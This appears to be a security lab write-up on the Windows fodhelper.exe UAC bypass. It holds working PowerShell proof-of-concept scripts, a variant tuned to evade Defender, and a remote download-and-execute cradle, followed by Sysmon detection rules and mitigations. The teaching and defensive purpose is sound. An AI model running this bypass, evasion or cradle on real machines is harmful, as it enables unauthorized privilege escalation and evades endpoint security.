1. UAC - USER ACCOUNT CONTROL (PRIVILEGE ESCALATION)
1.1 SUMMARY
Adversaries may bypass UAC mechanisms to elevate process privileges on system. Windows User Account Control (UAC) allows a program to elevate its privileges (tracked as integrity levels ranging from low to high) to perform a task under administrator-level permissions, possibly by prompting the user for confirmation. The impact to the user ranges from denying the operation under high enforcement to allowing the user to perform the action if they are in the local administrators group and click through the prompt or allowing them to enter an administrator password to complete the action.
If the UAC protection level of a computer is set to anything but the highest level, certain Windows programs can elevate privileges or execute some elevated Component Object Model objects without prompting the user through the UAC notification box. An example of this is use of Rundll32 to load a specifically crafted DLL which loads an auto-elevated Component Object Model object and performs a file operation in a protected directory which would typically require elevated access. Malicious software may also be injected into a trusted process to gain elevated privileges without prompting a user.
Many methods have been discovered to bypass UAC. The Github readme page for UACME contains an extensive list of methods that have been discovered and implemented, but may not be a comprehensive list of bypasses. Additional bypass methods are regularly discovered and some used in the wild.
1.2 MITRE

TL;DR: User Account Control (UAC) is a security feature in Windows that helps prevent unauthorized changes to your computer. These changes can be initiated by applications, viruses, or other forms of malware. UAC ensures that such changes cannot be made without your knowledge or consent, adding an extra layer of security.
UAC splits the Administrative user's token into a medium and a high integrity token. When that user tries to run something as an administrator, a prompt is shown which they must accept, which then the high integrity token is then applied to that process or thread.
A UAC bypass is going from the Administrative user's
mediumintegrity token tohighintegrity token without having to interact with the prompt.
1.3 PROCESS AND INTEGRITY LEVELS
Every process in Windows has an integrity level, which is a part of the security token associated with the process. The integrity levels are:
- Low: Used by processes that require minimal access to the system, such as web browsers running in protected mode.
- Medium: The default level for standard user accounts. Processes running at this level have limited access to system resources.
- High: Used by processes that require elevated privileges, such as administrative tasks.
- System: The highest level, used by core system processes.
When a user with administrative privileges logs in, they receive two tokens: a standard user token (medium integrity) and an elevated token (high integrity). By default, applications run with the standard user token to minimize the risk of unauthorized changes. When an application needs to perform a task that requires higher privileges, UAC prompts the user for permission to use the elevated token.
IMPORTANT:
UAC Bypassesonly work for users that are in theAdministratorsgroup on the local machine.
How UAC Works
-
Permissions and Elevation When you or an application tries to make changes that require administrative privileges, UAC prompts you to confirm or deny the action. This is known as elevation. Only an administrator account can provide the necessary permission to proceed.
-
Secure Desktop In higher UAC settings, the prompt appears on the secure desktop. This is a screen dimming feature that makes it difficult for malware to interact with or spoof the UAC prompt. Essentially, it ensures that the prompt is coming from Windows and not from a malicious program.
-
Levels of Notification UAC has different levels of notification settings, ranging from always notifying you of changes to never notifying you (effectively turning off UAC).
UAC Notification Levels
User Account Control (UAC) has four levels of notification settings:
-
Always notify: This is the highest level of protection. It notifies you before any changes are made to your computer that require administrator permissions. It also freezes other tasks until you respond.
-
Notify me only when programs try to make changes to my computer: This is the
DEFAULTlevel. It notifies you when programs try to make changes to your computer or install software. -
Notify me only when programs try to make changes to my computer (do not dim my desktop): Similar to the previous level, but it doesn't switch to the Secure Desktop with desktop locking.
-
Never notify: This is the lowest level of protection. UAC is disabled, and you won't be notified when changes are made to your computer.
You can adjust these settings by moving the slider in the User Account Control Settings window. The default setting is shown below:

And this would be the prompt the user gets when he want to elevate from medium to high integrity:

You can also check if UAC is enabled (1 = enabled, 0 is disabled) by querying the registry:
Get-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System' |Select-object EnableLua
And to check which level it is:
Get-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System' |Select-object ConsentPromptBehaviorAdmin
| Value | Description |
|---|---|
| 0 | No Prompt |
| 1 | Prompt for credential on the secure desktop |
| 2 | Prompt for CONSENT on the secure desktop |
| 3 | Prompt for Credentials on the normal desktop |
| 4 | Prompt for CONSENT on the normal desktop |
| 5 | Prompt for CONSENT for non-windows binaries |
1.4 FODHELPER UAC BYPASS
The Fodhelper UAC bypass is a technique used to escalate privileges on Windows systems by exploiting the fodhelper.exe executable, a trusted Microsoft binary. This method allows attackers or testers to bypass User Account Control (UAC) prompts, enabling the execution of commands with elevated (high-integrity) privileges without user interaction.
What is Fodhelper?
Fodhelper.exe is a legitimate Windows executable located in C:\Windows\System32\fodhelper.exe. Introduced in Windows 10, it is used to manage optional features, such as region-specific keyboard settings or language changes, accessible via the "Manage Optional Features" option in Windows Settings. Key characteristics include:
- Signed by Microsoft: Ensures authenticity and trust.
- Auto-elevate Privilege: Runs with a high-integrity level due to its
autoElevateflag set totruein its manifest, meaning it can execute with elevated privileges without triggering a UAC prompt under most UAC settings.
How the Fodhelper UAC Bypass Works
The bypass leverages the way fodhelper.exe interacts with the Windows Registry, specifically the HKEY_CURRENT_USER (HKCU) hive, which is writable by the current user without administrative privileges. Here's the core mechanism:
-
Registry Key Manipulation:
- When
fodhelper.exeruns, it queries the registry keyHKCU\Software\Classes\ms-settings\Shell\Open\commandto check for a command to execute. - This key does not exist by default, and the current user has permission to create and modify it.
- An attacker can create this key and insert a custom command (e.g., launching
cmd.exeor a malicious script).
- When
-
Auto-elevation:
- Since
fodhelper.exeis a trusted binary with theautoElevateflag, it runs with high integrity automatically. - When it reads the manipulated registry key, it executes the attacker's command in a high-integrity context, bypassing the UAC prompt.
- Since
-
Execution Flow Hijacking:
- The technique hijacks the normal execution flow of
fodhelper.exeby redirecting it to execute a user-specified command, inheriting the elevated privileges.
- The technique hijacks the normal execution flow of
This method was first documented in 2017 and has been used by malware like Trickbot and in penetration testing scenarios.
Requirements for the Bypass
- Operating System: Windows 10 (build 1709 or higher; some sources indicate earlier builds like 10240 are also vulnerable).
- User Privileges: The user must be part of the Administrators group. The bypass does not work for standard users.
- UAC Settings: The bypass works with most UAC settings except when UAC is set to "Always Notify" (highest level), where a prompt is still required.
- Registry Access: The attacker needs write access to the
HKCUhive, which is typically available to any logged-in user.
Step-by-Step Exploitation
-
Create Registry Structure:
- Create the registry key:
HKCU\Software\Classes\ms-settings\Shell\Open\command. - Add a string value named
(Default)with the desired command (e.g.,cmd.exe /c powershell.exe). - Add an empty string value named
DelegateExecuteto ensurefodhelper.exeexecutes the command in the(Default)value.
- Create the registry key:
-
Execute Fodhelper:
- Run
fodhelper.exe(e.g., viaC:\Windows\System32\fodhelper.exe). - The executable reads the manipulated registry key and executes the specified command with high integrity.
- Run
-
Cleanup (Optional):
- Delete or restore the registry key to avoid detection or conflicts (e.g.,
Remove-Item "HKCU:\Software\Classes\ms-settings\" -Recurse -Force).
- Delete or restore the registry key to avoid detection or conflicts (e.g.,
1.5 FODHELPER POC
Below is a PowerShell script to perform the fodhelper UAC bypass, based on publicly available proofs of concept.
Warning : Do not run this on production systems, as it modifies the registry and can trigger antivirus detection.
Source: https://github.com/winscripting/UAC-bypass/blob/master/FodhelperBypass.ps1
# Fodhelper UAC Bypass Script
function FodhelperBypass {
    param (
        [String]$program = "cmd.exe /c powershell.exe" # Default command
    )

    # Create registry structure
    New-Item -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Force
    New-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "(Default)" -Value $program -Force
    New-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "DelegateExecute" -Value "" -PropertyType String -Force

    # Execute fodhelper.exe
    Start-Process -FilePath "C:\Windows\System32\fodhelper.exe" -WindowStyle Hidden

    # Cleanup (wait and remove registry keys)
    Start-Sleep -Seconds 3
    Remove-Item -Path "HKCU:\Software\Classes\ms-settings\" -Recurse -Force
}

# Example usage
# FodhelperBypass -program "cmd.exe /c powershell.exe"

We opened a command prompt with medium level integrity under user student_adm.
runas /user:student_adm powershell.exe
In the new PowerShell prompt (running with student_adm) we ran following commands:
cd \THEV\Labs\UAC
import-module .\FodhelperBypass.ps1
FodhelperBypass -program "C:\THEV\Labs\DialogBox\x64\Release\DialogBox.exe"
And we're caught by Defender... but the bypass is simple!

You can find the script below under "C:\THEV\Labs\UAC\FodhelperBypass_Bypass.ps1".
function Execute {
    param (
        [String]$program = "C:\THEV\Labs\DialogBox\x64\Release\DialogBox.exe"
    )

    # Create registry structure
    New-Item -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Force

    New-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "(Default)" -Value $program -Force
    New-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "DelegateExecute" -Value "" -PropertyType String -Force

    # Execute
    Start-Sleep -Seconds 10
    Start-Process -FilePath "c:\windows\system32\fodhelper.exe" -WindowStyle Hidden

    # Cleanup (wait and remove registry keys)
    Start-Sleep -Seconds 10
    Remove-Item -Path "HKCU:\Software\Classes\ms-settings\" -Recurse -Force
}
What has changed?
- Function renamed to Execute
- Sleep before start-process (this is key!)
- Don't execute cmd.exe, powershell.exe etc.
We closed all your Powershell and Command line prompts and opened a fresh command prompt:
runas /user:student_adm powershell.exe
In the new Powershell prompt (running with student_adm) we run following one-liner, this is just another way of executing the script - we could also host the script remotely and use a download cradle "IEX (New-Object Net.WebClient).DownloadString("https://somewebserver.com/FodhelperBypass_Bypass.ps1"); Execute".
whoami /groups
IEX ([System.IO.File]::ReadAllText("C:\THEV\Labs\UAC\FodhelperBypass_Bypass.ps1")); Execute
1.6 DETECTION

SYSMON CONFIG:
<TargetObject name="MITRE_id=T1548.002,MITRE_name=UAC Fodhelper Bypass" condition="contains">\ms-settings\Shell\Open\command</TargetObject>
ELEX:
1.7 DETECTION AND MITIGATION
Detection
- Monitor Registry Changes:
- Look for creation or modification of
HKCU\Software\Classes\ms-settings\Shell\Open\commandusing tools like Sysmon or EDR solutions.
- Look for creation or modification of
- Process Monitoring:
- Detect
fodhelper.exespawning unexpected child processes (e.g.,cmd.exe,powershell.exe) via EDR telemetry.- cmd.exe
- powershell.exe
- cscript.exe
- wscript.exe
- mshta.exe
- schtasks.exe
- reg.exe
- regedit.exe
- rundll32.exe
- regsvr32.exe
- pcalua.exe
- python.exe
- pythonw.exe
- pwsh.exe
- conhost.exe[0-16] --headless
- Detect
- Windows Defender Alerts:
- Windows Defender may flag this activity, though renaming executables (e.g., copying
cmd.exeto a different name) can evade detection.
- Windows Defender may flag this activity, though renaming executables (e.g., copying
- Token Attributes:
- Check for processes with
LUA://HdAutoAporLUA://DecHdAutoApattributes, indicating auto-elevated applications or their descendants.
- Check for processes with
Mitigation
- Set UAC to "Always Notify":
- Configure UAC to the highest level to force prompts for all elevation requests, though this may impact user experience. -
This will drive your users nuts!
- Configure UAC to the highest level to force prompts for all elevation requests, though this may impact user experience. -
- Endpoint Security:
- Use EDR solutions with custom rules to detect registry manipulation or suspicious
fodhelper.exeactivity.
- Use EDR solutions with custom rules to detect registry manipulation or suspicious
- Least Privilege:
- Avoid running as an Administrator group member; use standard user accounts for daily tasks.
- Patch and Update:
- While Microsoft has not fully patched this bypass (as of 2025), keeping systems updated reduces the attack surface.
- Registry Hardening:
- Restrict write access to
HKCU\Software\Classesfor non-admin users, though this may break legitimate functionality.
- Restrict write access to
1.9 LIMITATIONS AND RISKS
- Limited to Administrators: Only works for users in the Administrators group, not standard users.
- Antivirus Detection: Windows Defender and other AV solutions may detect and block the bypass, especially if not obfuscated. Renaming executables can mitigate this.
- User Interaction: If UAC is set to "Always Notify", the bypass will not work without user interaction.
Here's a nice Fortinet article on the topic: https://www.fortinet.com/blog/threat-research/offense-and-defense-a-tale-of-two-sides-bypass-uac